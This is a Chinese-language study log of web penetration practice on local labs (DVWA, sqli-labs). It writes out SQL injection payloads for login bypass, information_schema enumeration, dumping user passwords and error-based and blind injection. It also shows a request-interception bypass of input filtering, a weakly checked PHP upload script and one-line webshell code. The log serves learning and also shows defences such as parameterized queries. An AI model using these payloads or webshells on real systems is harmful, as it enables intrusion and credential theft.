
web渗透学习日志

# sql注入

## #####2018年9月8日12:45:07#####

补充，SQL的mid函数，相当于substr，截取字符，mid(str, beginIndex, endIndex)，SQL中的字符索引从1开始：



### URL编码

url编码只会将特殊字符进行编码，如”%&\’”等

## #####2018年3月19日19:10:34#####

### DVWA low等级 SQLInjection 答案：

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

1、判断是否存在SQL注入漏洞

' or 1=1#

如果显示出多条信息，说明后台代码实现是直接将上面这条语句代入执行的

2、判断显位个数：

' and 1=2 order by 1#

' and 1=2 order by 2#

' and 1=2 order by 3#

………………

使用order by查询后台代码的select语句显示了几个字段

order by n，意思就是根据第n个字段对结果进行排序

当我们尝试到 '1 and 1=2 order by 3#

发现前端界面显示了错误：

Unknown column '3' in 'order clause'

说明显位一共有2位

接下来我们就可以使用union select （联合查询）来得到我们想要的信息了

3、爆表爆列，得到当前表中的用户名以及密码信息：

关于information\_schema数据库中的tables表中的字段的描述：

http://blog.csdn.net/boshuzhang/article/details/65632708

关于information\_schema数据库中的columns表中的字段的描述：

https://www.cnblogs.com/htht66/archive/2007/09/11/889851.html

使用group\_concat函数，我们可以把多个字段的信息合并成一个字符串

group\_concat默认分隔符是 ','

查询出当前使用的数据库：

' and 1=2 union select 1,database()#

查询结果：dvwa

查询当前数据库中的表：

' and 1=2 union select 1,group\_concat(distinct table\_name) from information\_schema.tables where table\_schema='dvwa'#

查询结果一大堆，猜测选择users表

查询user表中的字段：

' and 1=2 union select 1,column\_name from information\_schema.columns where table\_name='users'#

查询user\_id和password字段的值：

' and 1=2 union select user,password from users#

得到用户ID和密码

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

## ####2018年3月18日19:20:07####

在SQL注入中，**之所以可以使用order by来查询到数据库中的字段个数，是因为order by 1意思就是按照第一列进行排序，order by 2意思就是按照第二列进行排序**，如果说当我们使用order by N的时候报错了，那么就说明这个表中只有N-1个列（字段），知道了字段数，我们就可以使用联合查询来查出自己想要的信息了

比如说，我们现在知道了此表有2个字段，然后我们使用union语句：

' and 1=2 union select 1, version()#

使用这条语句，前面相当于 **‘’ and 1=2 ，这条语句为假，是执行不出来结果的，所以最后会显示出select 1,** **version()的结果，数据库版本就被输出了**

简单的SQL注入，重在理解原理

测试环境：

## ####2018/02/14####

这个寒假都快过完了，我才真正进行了一次sql注入，

在自己搭建的环境下，不过当页面显示登录成功的时候，

我内心多少还是有点激动的


这个注入案例是在网上找的，一个html文件，两个jsp文件

即可进行简单的sql注入模拟实验

博客地址：[https://www.cnblogs.com/webtest/p/4213972.html](https://www.cnblogs.com/webtest/p/4213972.html%09)

在没有进行相关防御之前，我们有两种注入方式

1. 只知道用户名，不知道密码





我们在表单的密码框填写的是：**’ or 1=1;#**

**这样一来前面的pwd值直接被插入的’结束了，只要能够使得AND后面的语句为真即可，首先pwd=’’已经为假了，这时我们就要想办法让整个语句为true，解决方案就是or后面跟上一个true（1=1），再使用#将后面的sql语句注释掉，就可以骗过登录检查了**

**2、不知道用户名也不知道密码：** 

**把用户名写成这样就能绕过登录检查**



**因为后面的sql语句被注释掉了，所以整句sql语句就是正确的，成功登录**


我在进行注入的时候，使用--进行sql语句的注释，总是会出现一些问题，可能是mysql版本的问题，我使用这种注释方式总是会出错

然后改用了#进行注释，成功登录


**初级防御策略**

针对这样的注入我们可以简单的进行字符过滤来防止这种sql注入：


对于包含了这种字符的输入，不进行数据库的查询操作

但是，对于这种防御策略，我们只要用各种抓包工具劫持请求，并对数据进行修改，即可绕过检查：  
 

这里我们使用Fiddler，首先设置自动断点，选中before request，这样Fiddler就能劫持请求



请求被劫持了，该页面会一直转圈，直到Fiddler释放劫持




在这里进行修改即可绕过前段的字符过滤

**高级防御策略**


前端控制+逻辑业务控制，逻辑业务控制舍弃使用+拼接方方式，采取获取参数方式实现

直接使用+运算符拼接字符串，安全隐患是比较大的，因此现在我们改用通配符？作为参数的获取方式



原来的+拼接方式被注释掉了，改用？获取参数，之后使用setString方法将参数传递到sql语句中

此时再使用原来的注入方式就无法成功登录了



## ####2018/02/16 20:01####

**下面的操作都是在metasploitable虚拟机的DVWA中进行的**

如果目标网站确实存在SQL注入漏洞，我们就可以通过下面这些表来获取更多有价值的信息

**数据库：****information\_schema.schemata mysql数据库中所有的库信息**

**表：information\_schema.tables mysql数据库中数据库所对应表的所有信息**

**字段：information\_schema.columns mysql数据库中数据库表中存储的所有列的信息**

**上面所列出的都是information\_schema数据库中的表**

**今天的SQL注入实验是在DVWAs上完成的**

**首先是低级实验：  
 源代码：  
 SQL Injection Source：**




**这个代码其实和上一个SQL注入实验的代码是一样的，只使用了不同的的语言来实现**

**没有任何过滤，直接把前面的语句终止，然后加入自己想要执行的语句即可**

**比如：**

**我们使用 ' or 1=1 order by 1#**

**这样就能查询出user表中first\_name和first\_name字段（以第一字段排序）的所有信息**



**然我们还可以执行其他的语句：**

**1' union select 1,group\_concat(schema\_name)from information\_schema.schemata--**

**我们使用union关键字，1是用来凑数的，因为前面有两项，这是因为我们知道源代码，如果不知道就需要递增的去试（union关键字需要前后的项目数是一致的，如果过我们提前不知道前面有多少项的话，就需要那数字一个一个的去凑），这样就能查看到mysql数据库中所有关于数据库的信息**

**1' union select 1,group\_concat(table\_name)from information\_schema.tables—**

## ####2018/217 9:46####


（昨天陪刘俊丽打游戏，结果弄到十二点这个日志还没写完，所以今天早上起来接着写，今天是大年初二，估计也写不了多长时间，亲戚们都该来了）

**使用这一条查询语句，就能在DVWA的低级SQL注入漏洞中获取数据库中所有的表**

### 这里要讲一下group\_concat的作用：

[**https://www.cnblogs.com/meikaiyipian/p/5450658.html**](https://www.cnblogs.com/meikaiyipian/p/5450658.html)

**上面这篇博文可以说是讲的很详细了，一般情况下GROUP\_CONCAT都是要和GROUP子句配合使用的，通俗的说，GROUP\_CONCAT就是处理一对多的情况：**



**执行下面这段SQL语句：  
 SELECT**

**s.stu\_id AS studentId,**

**s.stu\_name AS studentName,**

**GROUP\_CONCAT(c.course\_id) AS courseId,**

**GROUP\_CONCAT(c.course\_name) AS studentCourse**

**FROM**

**student s**

**LEFT JOIN**

**stu\_course sc**

**ON**

**s.stu\_id = sc.stu\_id**

**LEFT JOIN**


**course c**

**ON**

**sc.course\_id = c.course\_id**

**GROUP BY**

**studentId**

**结果是这样的：** 

**注意GROUP BY，如果没有加上这个字句，，最后的结果会变成这样：**

**最终的表就只有一行了，由于对courseId和studentCourse字段作了GROUP\_CONCAT操作，原表中的各元组的相应数据都跑到了对应的字段下，成了一个元组**

**这样解释基本上就能理解GROUP\_****CONCAT的意思了,GROUP\_CONCAT还有其他一些操作，上面的博客介绍的有，比如改变分割符，默认是’,’，我们可以手动改成’|’，分隔符就由’,’变成了’|’ :  
 SELECT**

**s.stu\_id AS studentId,**

**s.stu\_name AS studentName,**

**GROUP\_CONCAT(c.course\_id** **SEPARATOR '|') AS courseId,**

**GROUP\_CONCAT(c.course\_name** **SEPARATOR '|') AS studentCourse**

**FROM**

**student s**

**LEFT JOIN**

**stu\_course sc**

**ON**

**s.stu\_id = sc.stu\_id**

**LEFT JOIN**

**course c**


**ON**

**sc.course\_id = c.course\_id**

**GROUP BY**

**studentId**

**结果如下：**



### 查看当前登录页面所使用的数据库


使用这条命令：**1****' union select 1, database()#**

使用上面这条命令即可查看当前使用的数据库，得到这条信息之后，我们就可以进行精准查询，其实**database()是一个函数**，他可以返回当前使用的数据库

今天下午喝醉了，刚醒酒，接着写

上面讲到了使用database()函数获取当前使用的数据库，既然已经知道了当前所使用的数据库的名称，那么我们就可以去information\_schema.tables表中去查询相关信息：  
**1' union select 1,group\_concat(table\_name) from** **information\_schema.tables where** **table\_schema='dvwa'--**

我们在**information\_schema.tables**表中查询table\_name字段，过滤条件为table\_schema=’dvwa’

这条语句会返回dvwa数据库中的表的名字：  


dvwa数据库中的表是guestbook和users这两个表

比如说我们现在要去查询users表中的字段值，可以使用这条SQL语句：  
1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users'—

字段名是column\_name，查询的表变成了columns表，过滤条件是table\_name=’users’

## ####2018年3月20日20:43:12####

### 报错注入

报错注入常用的十种方式：

报错注入用于前端界面无法显示时，使用mysql的报错误信息来显示想要查询的数据

**报错注入利用的是rand()和group by语句的冲突**

**具体一点就是，group和rand一起使用，会导致rand多次计算，具体看下面分析**

select count(\*),concat((select version()),floor(rand(0)\*2))a from information\_schema.tables group by a;


mysql的rand()函数给定参数之后

select floor(rand(0)\*2)，虽然我在单独测试这条语句时，它的结果总是0

但是当我使用这条语句的时候

**select fl****oor(rand(0****)\*2) from information\_schema.tables;**

结果却是有规律的：



具体是什么规律我也说不了，但是由他前面的这几组值，我们就可以进行报错注入了，

首先我们分析一下下面这条语句：


**select count(\*) from information\_schema.tables** **group by concat(version(),'---',floor(rand(0)\*2));**

他为什么会报错，我在网上找到了一篇帖子，讲的很详细：

<http://mp.weixin.qq.com/s?__biz=MzA5NDY0OTQ0Mw==&mid=403404979&idx=1&sn=27d10b6da357d72304086311cefd573e&scene=1&srcid=04131X3lQlrDMYOCntCqWf6n#wechat_redirect>

来看一下上面这条语句的执行过程：

**1、首先建立一个虚拟表：**



key是主键，不可重复

2、取数据，执行group by concat(version(),'---',floor(rand(0)\*2))语句


version()函数在本地mysql中执行结果为5.5.53

计算结果为5.5.53---0 因为floor(rand(0)\*2)是有规律的，上面那张图里有，所以知道他第一次计算的结果就是0

查询虚拟表，发现key=5.5.53---0的记录不存在，又计算了一次


结果为5.5.53---1

现在的虚拟表为：



继续。。。。

计算结果为5.5.53---1，已存在该记录，不再重复计算，对应的count(\*)++：



继续。。。

计算结果为5.5.53---0，不存在该记录，数据库会尝试插入一条新的记录（group by的工作原

理就是这样的，不存在的记录就新建一个key值，然后对应的count(\*)值设为1），在执行插

入操作时，又计算了一次floor(rand(0)\*2),结果为5.5.53---1，但是作为主键，5.5.53---1已经

存在了，不能重复插入，于是就报错了，然后就把我们想要的信息一起显示出来了

### DVWA报错注入实例：

**1' and (select 1 from (select count(\*),concat((**

**select concat(table\_name) from information\_schema.tables where**

**table\_schema='dvwa' limit 2,1**

**),'---',floor(rand(0)\*2))x from information\_schema.tables group by x)a)#**

空行中间的就是报错语句

后面要使用limit语句，因为如果不对结果集进行限制的话，会出现：

**Subquery returns more than 1 row**

所以我们需要手动限制行数，从limit 0,1开始

limit n,1

直到不报错，该数据库中的表就被爆光了

## ####2018年4月1日10:18:00####


### 盲注脚本

mysql中的substr函数：


格式：substr(str, pos, len),一定要注意下面这句话，不同的数据库的处理方式是不一样的

mysql中的start是从1开始的，而hibernate中的start是从0开始的。

作用是从substr的pos初开始截取长度为len的字符串并返回



mysql中的ascii函数：

该函数会返回给定字符串中最左边那个字符的ascii码值：  
 

mysql中的ord函数：（有疑问，没搞明白）

当传入的参数是单字节字符时，他的返回值与ascii函数的返回值是一样的

当传入的是多字节，此函数的返回值是这样计算的：

((first byte ASCII code)\*256+(second byte ASCII code))[\*256+third byte ASCII code...]

拿汉字来举例，汉子在utf-8字符集中使用三个字节（一般情况下，可能存在需要三个以上字节来进行编码的汉字）来进行编码的，他的ord返回值就是第一个字节的ascii值乘以256，然后再加上第二个字节的ascii码值，如果还存在第三个字节，就把前面算出来的值乘以256再加上第三个字节的ascii值

比如 汉 utf-8编码为：E6 B1 89 对应的ASCII值分别为 110 27

python盲注脚本中使用的requests库：https://www.cnblogs.com/lilinwei340/p/6417689.html

这个库需要使用pip安装：python –m pip install requests（我已经在本机装上了）

完整注入过程：http://www.jb51.net/article/93445.htm

sqlilabs-less8，对这个网站进行SQL注入时，该网站不会提供任何报错信息，只有输入合法合不合法

输入合法时会输出”You are in…….”

如果输入不合法，就没有任何输出

要想写出这个盲注脚本，需要测出数据库名字的长度：

使用这样的url：<http://localhost/sqlilabs/Less-8/?id=2>' and length(database())>1%23

<http://localhost/sqlilabs/Less-8/?id=2>' and length(database())>2%23

<http://localhost/sqlilabs/Less-8/?id=2>' and length(database())>3%23

当我们测试到8的时候，网页没有返回任何信息，说明数据库名字的长度为8

针对sqlilabs-lesson8的一个盲注脚本，这个脚本会猜出数据库的名字

less-8地址：<http://127.0.0.1/sqli-labs-master/Less-8/>

自己根据上面的代码写出的脚本：



#### ####2018年4月2日23:21:32####

今天晚上查东西的时候，看到了这个盲注脚本，使用二分，稍微修改一下就能用，这个可能是2.7的版本



#### ####2018年4月2日21:28:09####

##### DVWA SQLInjection（Blind）DVWA的SQL盲注

DVWA的盲注模块和sqlilab的less-8是不一样的，在对dvwa进行盲注的时候，需要传递cookie

Python requests session 手动设置cookie：

<https://blog.csdn.net/mgxcool/article/details/52663382>


我看了这个博客之后，也没多想，就直接把*PHPSESSID*送了进去，就是一个会话ID，但是，问题就在这里，我只传送了回话ID，却没有看Burp Cookie字段里的其他内容，就因为这个，我弄了一个多小时，返回的结果一直都是security等级为impossib的页面，这就是我踩的坑：



后来阴差阳错的，我又扫了一眼Burp的Cookie字段，发现了security=high这个信息



然后我就回到脚本中，更改了一下mycookie字典的信息，把’security’:’low’添加进去，然后就：当当当当……



get内容被服务器处理，且安全等级也正确了，之后就能写脚本啦，明天写

先把关键部分的代码放上来，明天就根据这个写，框架就用[这个](#二分查找盲注脚本)

##### ####2018年4月3日21:47:18####

##### 低等级DVWA Blind Injection bool盲注代码（可显示字段）

##### 时间盲注：



### ####2018年4月5日10:44:11####

##### 正则盲注

## ####2018年4月15日16:35:35####

### 利用CBC字节翻转通过cookies进行注入

https://blog.csdn.net/include\_heqile/article/details/79942993

# 上传

## #### 2018/2/18 16:16####

今天学习上传，既然是要学习上传，那就得先把上传的代码贴一下：  
**PHP上传实现：**

**upload.html**  
 <html>

<body>

<form action=**"upload\_file.php"** method=**"post"**

enctype=**"multipart/form-data"**>

<label for=**"file"**>**Filename:**</label>

<input type=**"file"** name=**"file"** id=**"file"** />

<br />

<input type=**"submit"** name=**"submit"** value=**"Submit"** />

</form>

</body>

</html>

PHP文件上传脚本：  
 <?php

//$\_FILES超全局变量，二维数组形式

//type、size、error、name、tmp\_name

//其中tmp\_name是上传文件在服务器中临时存储的位置，当该PHP脚本执行完毕之后，上传的文件就会被删除

//因此我们在下面使用了move\_uploaded\_file函数来把上传的文件转移到自定义的本机（服务器）位置:"D:/wamp/php\_upload\_files/"

**if** ((($\_FILES["file"]["type"] == "image/gif")

|| ($\_FILES["file"]["type"] == "image/jpeg")

|| ($\_FILES["file"]["type"] == "image/pjpeg"))

&& ($\_FILES["file"]["size"] < 2000000))

{

**if** ($\_FILES["file"]["error"] > 0)//如果error的值大于0，说明是有错误存在的，输出错误信息

{

**echo** "Return Code: " . $\_FILES["file"]["error"] . "<br />";

}

**else**

{

**echo** "Upload: " . $\_FILES["file"]["name"] . "<br />";

**echo** "Type: " . $\_FILES["file"]["type"] . "<br />";

**echo** "Size: " . ($\_FILES["file"]["size"] / 1024) . " Kb<br />";

**echo** "Temp file: " . $\_FILES["file"]["tmp\_name"] . "<br />";

**if** (**file\_exists**("D:/wamp/php\_upload\_files/" . $\_FILES["file"]["name"]))

{

**echo** $\_FILES["file"]["name"] . " already exists. ";

}

**else**

{

**move\_uploaded\_file**($\_FILES["file"]["tmp\_name"],

"D:/wamp/php\_upload\_files/" . $\_FILES["file"]["name"]);

**echo** "Stored in: " . "D:/wamp/php\_upload\_files/" . $\_FILES["file"]["name"];

}

}

}

**else**


{

**echo** "Invalid file";

}

?>

上面是PHP文件上传的实现，下面再来看一下JSP文件上传的实现方法：  
 看了一会儿菜鸟教程上提供的源代码，发现JSP和他妈的JAVA没差呀。。。。。。。。

拿java作为服务端的处理语言了，也是需要借助HTML的表单，提交给相应的Servlet文件，然后在Servlet文件中编写处理程序，其实就是一个Java文件：  


源代码就不往上贴了，菜鸟教程上都有

## ####2018年2月19日16:10:51####

### 上传漏洞的原理（一句话木马）

做事情不专心啊，写到一半跑去打关羽去了。。。。。。。。

Just Do It

文件上传漏洞，继续写

首先了解什么是一句话木马，为什么一句话木马可以控制服务器

一句话木马有很多种，今天就写一种：ASP木马，妈的，我还得去现学ASP

最主要的内容就是<%execute request("example")%>

这就是asp的执行代码，相当于PHP木马中的eval($\_POST[“example”]),eval函数会将自己的参数（字符串）当做PHP代码来执行

上面的的example都可以修改为自己想要的内容

**就拿PHP来说吧，比如说我们现在已经在一个有上传漏洞的服务器上插入了一句话木马，然后我们在提交表单的时候，把变量的name属性写成example，就能把name变量的值传递给服务器，从而让服务器执行为我们事先写在name中的PHP语句**

